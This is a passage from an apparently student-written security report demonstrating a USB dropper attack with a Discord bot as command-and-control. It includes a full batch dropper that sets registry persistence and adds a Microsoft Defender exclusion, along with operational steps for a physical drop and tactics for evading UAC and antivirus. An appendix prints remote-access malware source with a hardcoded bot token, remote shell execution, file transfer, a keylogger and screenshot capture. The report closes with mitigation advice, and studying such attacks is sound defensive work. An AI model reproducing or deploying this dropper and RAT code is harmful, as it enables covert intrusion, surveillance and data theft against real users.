


Figure 35: Keystroke logging and screenshot capture in final script (Bakke, 2024).

5.2.4 Batch script

Now, you have a working malware and it is time to copy it to a USB drive. To fulfill the concept of a dropper, you have to create a mechanism that copies the malware to the targeted machine, write it to the startup registry or as a schedule to stay persistent, and run the payload.

For this demonstration, it has been decided to write a batch script (see Figure 36) and use the startup registry for persistence. The script includes comments for every line of code for better understanding. As a final touch, a PowerShell command is also added to exclude the destination folder from Microsoft Defender Antivirus to evade detection and for further malicious payloads.

Install_systemhelper.bat

```
@echo off
REM Define source file and destination directory
set "source_file=systemhelper.exe"
set "destination_dir=C:\ProgramData\SystemHelper"

REM Create the destination directory if it doesn't exist
if not exist "%destination_dir%" (
    mkdir "%destination_dir%"
)

REM Copy the program to the destination directory
copy "%source_file%" "%destination_dir%\"

REM Add the program to the startup registry
set "reg_key=HKCU\Software\Microsoft\Windows\CurrentVersion\Run"
set "reg_name=SystemHelper"
set "reg_value=%destination_dir%\systemhelper.exe"
reg add "%reg_key%" /v "%reg_name%" /t REG_SZ /d "%reg_value%" /f

REM Eclude the destination folder from Microsoft Defender without UAC pop-up
PowerShell -Command "Start-Process powershell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -Command
Add-MpPreference -ExclusionPath \"%destination_dir%\"' -Verb RunAs -WindowStyle Hidden"

REM Run the program
start "" "%reg_value%"

exit
```

Figure 36: Simple batch script for malware drop (Bakke, 2024).

A script breakdown begins with *@echo off* to hide the Command Prompt window from opening and let the script operate in the background. Then, it sets the source file location for the malware together with the destination folder location. The destination folder is then created in the hidden ProgramData directory on the compromised machine, and the malware is copied to the given folder in the following code line. Next, an environment variable entry is

added to the "run keys" in the Registry Hive, which, according to Agha et al. (2020), causes the program to be executed with the account's associated permissions level every time the user logs in. Variables for the name and destination of the malware are set, and then the code adds these as a string to the Registry.

Before running the malware from the destination folder, a PowerShell command is implemented to exclude the destination folder from being scanned by Microsoft Defender Antivirus. Here, it is used the Add-MpPreference cmdlet with the specified exclusion path to the malware with parameters to start the process with elevated privileges and run within a hidden PowerShell window**.**

3.3 Execution of a USB Dropper

The malware created in this project could be further concealed on the USB drive to lure victims into running the malware themselves, but the attack for this project is simulated as a physical intrusion.

After a preparation phase that includes scouting and collecting information to discover possible entry vectors, you would need to decide which methods you want to use to gain access to the building or offices of interest. The time of day and availability of the targeted computer system must be considered since this attack needs you to drop the malware on a running machine with a user logged in.

With the batch file and the executable malware on the USB root, you would connect the drive to the targeted machine (see Figure 37), and within seconds, by double-clicking on the batch file, a folder is created in the hidden ProgramData directory (see Figure 38), and the malware is copied into it (see Figure 39). The registry entry is applied for persistency (see Figure 40), and the PowerShell command that excludes antivirus scanning of the destination folder is activated by clicking **Yes** in the UAC prompt window (see Figure 41). Finally, the batch file executes the malware, and you can unplug the USB drive and leave the scene. You have now performed a high-risk but effective tactic to deliver the payload and establish a backdoor to the company's network, bypassing perimeter security measures like firewalls and intrusion detection systems. Figures of executable commands from the Discord server can be seen in Appendix B.




Figure 37: USB dropper files (Bakke, 2024).




Figure 38: Creation of directory in ProgramData (Bakke, 2024).




Figure 39: Malware copied to destination folder (Bakke, 2024).




Figure 40: Registry entry for persistent (Bakke, 2024).




Figure 41: UAC prompt window from malware drop (Bakke, 2024).

3.4 Negative Testing

Microsoft Defender Antivirus on a host with Cloud-delivered protection and Automatic sample submission enabled presents some challenges. Including the exclusion cmdlet in the batch file eliminates detection but requires admin rights.

A note to this batch script is that it will prevent the PowerShell window from appearing, but an empty Command Prompt window is visible for a short time under the drop. The UAC prompt window does pop up, and you have to click YES to allow the exclusion to be added. You must use additional methods to drop the malware completely without any visual display or interruptions. One method is to use a VBScript and run the batch script with the Windows Scripting Host, wscript.exe. This additional step eliminates any pop-ups and verification windows but triggers Microsoft Defender Antivirus to scan the USB drive and quarantine the source file. The drop is successful, but it leaves clear footprints. The batch script might be seen as a more straightforward operation and, thus, is less likely to trigger this scan compared to the VBScript-wrapped execution.

Several attempts to evade the UAC prompt and Microsoft Defender Antivirus were tried, including the Windows Scripting Host and a well-known privilege elevation tactic: creating new Registry keys with help from the trusted binary Fodhelper program. These methods allows privilege elevations without the UAC prompt, but they all triggered detections.

Obfuscating the payload has an effect, and the malicious code is not detected as long as Microsoft Defender Antivirus does not send sample submissions to the cloud for analysis. Unlike the local defense on the host, you can read at Microsoft Learn how submitted files can be scanned, detonated, and processed through big data analysis machine-learning models in the cloud to reach a verdict. This means that even though the malicious code cannot be interpreted straightforwardly by Microsoft Defender Antivirus, it is detected when detonated securely in the cloud.

A method to check if Microsoft Defender Antivirus will detect your malware is using a program called DefenderCheck or any modified version of the program. This program will automatically split the executable file into pieces and identify which parts are triggering Microsoft Defender Antivirus. According to its creator interpreter (Hand, 2020),

DefenderCheck has to be run from a folder that is added as an exception in Microsoft Defender Antivirus and with real-time monitoring disabled.

4 Conclusion

This report provides an informative view of the potential risks associated with USB-based malware and demonstrates the effectiveness of Discord as a C2 server with a technical setup. The report aimed to show how a seemingly harmless USB device could be weaponized, establish a stealthy backdoor into a targeted computer system and evade Microsoft's modern security system. To achieve this, a controlled lab environment was arranged for testing and demonstration of a USB-based dropper attack, which successfully delivered and executed a malicious payload without detection.

The result of the demonstrations reveals how USB-based attacks are still a sustainable threat to both individuals and organizations since they have the ability to bypass network defenses like firewalls and intrusion detection systems. This report also highlights the ease of use and the effectiveness of Discord as a C2 platform, using Discord's native API and encrypted communication to evade network detection.

However, there were challenges during testing with how Microsoft Defender Antivirus flagged the malware, and it happened to be challenging to understand what caused the triggering and scanning from the antivirus perspective. Negative testing showed the importance of turning off the cloud-based antivirus features during testing and obfuscation of the script. Despite these obstacles, the project finally achieved its goal of showcasing how such an attack may be done with Cloud-delivered protection and Automatic sample submission turned on by altering the antivirus scanning process.

The successful execution of the USB malware dropper highlights the need for strong security measures within organizations. With the right mix of policy, training, and technology, USB-based threats and drop attacks are preventable. Individual recommendations to mitigate these attacks include protecting your computer with minimal lock screen timeout, never leaving a device unattended where it can be accessed by strangers, ensuring Autorun is disabled, scanning unknown USB devices with antivirus software in a controlled environment, backup

regularly, and keep all software up to date. Organizations' recommendations further include the implementation of endpoint protection systems, restricting or banning USB usage through policies, and educating employees and leaders to recognize social engineering tactics.

In conclusion, this report highlights the effective threat of USB-based malware in modern cybersecurity and the importance of being proactive with defense strategies for both external and internal threats. Organizations can be better prepared to mitigate these risks and ensure the protection of their systems and sensitive data with educational training to understand the USB-based tactics and types used by attackers.

5 References

Agha, D., Huntress Labs, Küßner, H. and Moe, O. (2020). *Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Sub-technique T1547.001 - Enterprise | MITRE ATT&CK®*. [online] attack.mitre.org. Available at: https://attack.mitre.org/techniques/T1547/001/ [Accessed 20 Dec. 2024].

B., J. and Caton, R. (2023). *USB Drives—A Cyberspy's Best Friend - Strike Source*. [online] Strike Source. Available at: https://strikesource.com/2023/07/18/usb-drives-a-cyberspys-best-friend/ [Accessed 11 Dec. 2024].

Bakke, H (2024) *Personal collection of screenshots.*

Belding, G. (2020). *Malware spotlight: Droppers | Infosec*. [online] www.infosecinstitute.com. Available at: https://www.infosecinstitute.com/resources/malware-analysis/malware-spotlight-droppers/ [Accessed 12 Dec. 2024].

Biasini, N., Brumaghin, E., Neal, C. and Eubanks, P. (2021). *Sowing Discord: Reaping the benefits of collaboration app abuse*. [online] Cisco Talos. Available at: https://blog.talosintelligence.com/collab-app-abuse/ [Accessed 12 Dec. 2024].

Conklin, Dr.Wm.A., White, Dr.G., Cothren, C., Davis, R.L. and Williams, D. (2021). *CompTIA Security+ All-in-One Exam Guide (Exam SY0-601)*. 6th ed. New York, N.Y.:

Mcgraw-Hill Education.

Discord (2016). *Permissions.md at main · discord/discord-api-docs*. [online] GitHub. Available at: https://github.com/discord/discord-api-docs/blob/main/docs/topics/Permissions.md [Accessed 16 Dec. 2024].

Europol (2024). *Largest ever operation against botnets hits dropper malware ecosystem*. [online] Europol. Available at: https://www.europol.europa.eu/media-press/newsroom/news/largest-ever-operation-against-botnets-hits-dropper-malware-ecosystem [Accessed 10 Dec. 2024].

Fakiha, B.S. (2024). Forensic analysis of bad USB attacks: A methodology for detecting and mitigating malicious USB device activities. *Edelweiss Applied Science and Technology*, [online] 8(5). doi:https://doi.org/10.55214/25768484.v8i5.1809.

Falliere, N., Murchu, L.O. and Chien, E. (2010). *W32.Stuxnet Dossier*. [online] *MIT CSAIL Computer Systems Security Group*. CA, USA: Symantec Security Response. Available at: https://css.csail.mit.edu/6.566/2018/readings/stuxnet.pdf [Accessed 11 Dec. 2024]. Version 1.2.

Gallagher, S. (2021). *Nearly half of malware now use TLS to conceal communications*. [online] Sophos News : Threat Research. Available at: https://news.sophos.com/en-us/2021/04/21/nearly-half-of-malware-now-use-tls-to-conceal-communications/ [Accessed 12 Dec. 2024].

Hand, M. (2020). *matterpreter/DefenderCheck*. [online] GitHub. Available at: https://github.com/matterpreter/DefenderCheck [Accessed 9 Dec. 2024].

Hilt, S. and Remorin, L.A. (2017). *How Cybercriminals Can Abuse Chat Platform APIs as C&C Infrastructures*. [online] *trendmicro.com*. TrendLabs Research Paper . Available at: https://documents.trendmicro.com/assets/wp/wp-how-cybercriminals-can-abuse-chat-platform-apis-as-cnc-infrastructures.pdf [Accessed 9 Dec. 2024].

IBM (2024). *What is malware?* [online] www.ibm.com. Available at: https://www.ibm.com/topics/malware [Accessed 12 Dec. 2024].

Jondy (2020). *1.1. Getting Started — Pyarmor 9.0.7 documentation*. [online]

pyarmor.readthedocs.io. Available at: https://pyarmor.readthedocs.io/en/latest/tutorial/getting-started.html#what-s-pyarmor [Accessed 18 Dec. 2024].

Joven, R. and Kiat, N.C. (2023). *The Spies Who Loved You: Infected USB Drives to Steal Secrets | Mandiant*. [online] Google Cloud Blog. Available at: https://cloud.google.com/blog/topics/threat-intelligence/infected-usb-steal-secrets/ [Accessed 9 Dec. 2024].

Kaplan, F. (2017). *Dark Territory : The Secret History of Cyber War*. New York: Simon & Schuster Paperbacks.

Kaspersky (2013). *Recognizing internal threats*. [online] Kaspersky.com. Available at: https://encyclopedia.kaspersky.com/knowledge/recognizing-internal-threats/ [Accessed 11 Dec. 2024].

Kaspersky (2023). *Stuxnet explained: What it is, who created it and how it works*. [online] www.kaspersky.com. Available at: https://www.kaspersky.com/resource-center/definitions/what-is-stuxnet [Accessed 11 Dec. 2024].

Katikar, H. (2024). *Stuxnet-Analysis and Implications of the World's First Cyber-Weapon*. [online] doi:https://doi.org/10.13140/RG.2.2.10847.27043.

Lewis, N. (2019). *Understanding the new breed of command-and-control servers*. [online] Search Security. Available at: https://www.techtarget.com/searchsecurity/tip/Understanding-the-new-breed-of-command-and-control-servers [Accessed 9 Dec. 2024].

Li, M. (2024). *19 Deprecated Libraries Removed in Python 3.13 You Should Stop Using*. [online] Medium. Available at: https://medium.com/top-python-libraries/19-deprecated-libraries-removed-in-python-3-13-you-should-stop-using-ad15037bfb5d [Accessed 9 Dec. 2024].

Lynn III, W.J. (2010). Defending a New Domain: The Pentagon's Cyberstrategy. *Foreign Affairs*, [online] 2010(5), p.13. Available at: https://www.researchgate.net/publication/235208276_Defending_a_New_Domain_The_Pentagon [Accessed 11 Dec. 2024].

Miller, C. (2022). *Throwback Attack: An attack on the DoD leads to Operation Buckshot Yankee*. [online] Industrial Cybersecurity Pulse. Available at: https://www.industrialcybersecuritypulse.com/threats-vulnerabilities/throwback-attack-an-attack-on-the-dod-leads-to-operation-buckshot-yankee/ [Accessed 11 Dec. 2024].

Neilson, J. (2024). *USB Attacks: The Threat Putting Critical Infrastructure At Risk*. [online] Cybersecurityintelligence.com. Available at: https://www.cybersecurityintelligence.com/blog/usb-attacks-the-threat-putting-critical-infrastructure-at-risk-8066.html [Accessed 10 Dec. 2024].

Nissim, N., Yahalom, R. and Elovici, Y. (2017). USB-based attacks. *Computers & Security*, [online] 70, pp.675–688. doi:https://doi.org/10.1016/j.cose.2017.08.002.

Rapptz (2020). *SSLCertVerificationError: certificate has expired · Issue #4159 · Rapptz/discord.py*. [online] GitHub. Available at: https://github.com/Rapptz/discord.py/issues/4159 [Accessed 18 Dec. 2024].

Rapptz (2024). *Module 'audioop' Missing · Issue #9742 · Rapptz/discord.py*. [online] GitHub. Available at: https://github.com/Rapptz/discord.py/issues/9742 [Accessed 9 Dec. 2024].

Rapptz (n.d.). *Quickstart - A Minimal Bot*. [online] discordpy.readthedocs.io. Available at: https://discordpy.readthedocs.io/en/stable/quickstart.html [Accessed 3 Dec. 2024].

Shachtman, N. (2010). *Insiders Doubt 2008 Pentagon Hack Was Foreign Spy Attack*. [online] Brookings. Available at: https://www.brookings.edu/articles/insiders-doubt-2008-pentagon-hack-was-foreign-spy-attack/ [Accessed 11 Dec. 2024].

Smith, K. (2024). *Why USB Attacks Are Back and How to Prevent Them*. [online] Security Boulevard. Available at: https://securityboulevard.com/2024/03/why-usb-attacks-are-back-and-how-to-prevent-them/ [Accessed 10 Dec. 2024].

Thornton, B. (2019). *USB Drop Assessment Guide*. [online] Thor-Sec. Available at: https://thor-sec.com/guide/usb_drop_assessment/ [Accessed 12 Dec. 2024].

Tischer, M., Durumeric, Z., Foster, S., Duan, S., Mori, A., Bursztein, E. and Bailey, M. (2016). Users Really Do Plug in USB Drives They Find. *IEEE Xplore*. [online] doi:https://doi.org/10.1109/SP.2016.26.

Yeung, K. (2016). *Slack passes 3 million daily active users, 930K paid seats*. [online] VentureBeat. Available at: https://venturebeat.com/mobile/slack-passes-3-million-daily-active-users-930k-paid-seats/ [Accessed 9 Dec. 2024].

Zamir, T. (n.d.). *Understanding Dropper Malware: Types, Examples, Detection, and Prevention*. [online] Perception Point. Available at: https://perception-point.io/guides/malware/understanding-dropper-malware-types-examples-detection-and-prevention/ [Accessed 9 Dec. 2024].

Appendix A: Prototype of Malicious Python script

systemhelper.py > on_message

```python
"""
DISCLAIMER:
This script is for educational and ethical purposes only.

The author will not be held responsible for any misuse of this script for any
illegal, unauthorized, or malicious activities.

This script is not intended for distribution, and by using this script, you agree
to take full responsibility for its use and ensure compliance with all applicable laws.

"""

import os
import subprocess
import discord
from requests import get
import platform
import ctypes
from mss import mss
from pynput.keyboard import Listener
import logging

# Bot token (hardcoded)
token = "MTMxODEyMTA2NjI5MTM5NjYzOQ.GyGM-8.UsBNygngqPNJiiF3Ckk8u_HvkbKBLDVvZHPl7s"

# Initialize Discord client and bot
intents = discord.Intents.default()
intents.messages = True
intents.message_content = True
bot = discord.Client(intents=intents)

helpmenu = """
Available commands are:

--> !help = This menu
--> !sysinfo = Info about the infected computer
--> !exec = Execute a shell command
--> !current = Display the current dir
--> !files = Display all items in current dir
--> !cd = Change the directory
--> !listprocess = Get all process
--> !download = Download a file from infected computer
--> !upload = Upload file to the infected computer
--> !admincheck = Check if program has admin privileges
--> !startkeylogger = Starts a keylogger
--> !stopkeylogger = Stops keylogger
--> !dumpkeylogger = Dumps the keylog
--> !screenshot = Get a screenshot of the user's current screen
--> !closebot = Closes the bot on the infected computer until next startup

"""
```

A1. Final Python script part 1 of 4 (Bakke, 2024).

```python

@bot.event
async def on_ready():
    print(f'Bot connected as {bot.user}')

@bot.event
async def on_message(message):
    # Ignore messages from bots
    if message.author.bot:
        return

    # Help menu
    elif message.content == "!help":
        temp = (os.getenv('TEMP'))
        f5 = open(temp + r"\helpmenu.txt", 'a')
        f5.write(str(helpmenu))
        f5.close()
        file = discord.File(temp + r"\helpmenu.txt", filename="helpmenu.txt")
        await message.channel.send("[*] Command successfully executed", file=file)
        os.remove(temp + r"\helpmenu.txt")

    # List system info
    elif message.content == "!sysinfo":
        jak = str(platform.uname())
        intro = jak[12:]
        ip = get('https://api.ipify.org').text
        pp = "IP Address = " + ip
        await message.channel.send("[*] Command successfully executed : " + intro + pp)

    # Shell command execution
    elif message.content.startswith("!exec"):
        command = message.content[len("!exec "):].strip()
        try:
            result = subprocess.run(command, shell=True, capture_output=True, text=True)
            output = result.stdout if result.stdout else result.stderr
            await message.channel.send(f"```{output}```")
        except Exception as e:
            await message.channel.send(f"Error: {str(e)}")

    # List current directory
    elif message.content == "!current":
        try:
            current_dir = os.getcwd()
            await message.channel.send(f"Current directory:\n```\n{current_dir}\n```")
        except Exception as e:
            await message.channel.send(f"Error retrieving current directory: {e}")

    # List files in current directory
    elif message.content == "!files":
        files = os.listdir(".")
        await message.channel.send(f"Files in current directory: {', '.join(files)}")
```

A2. Final Python script part 2 of 4 (Bakke, 2024).

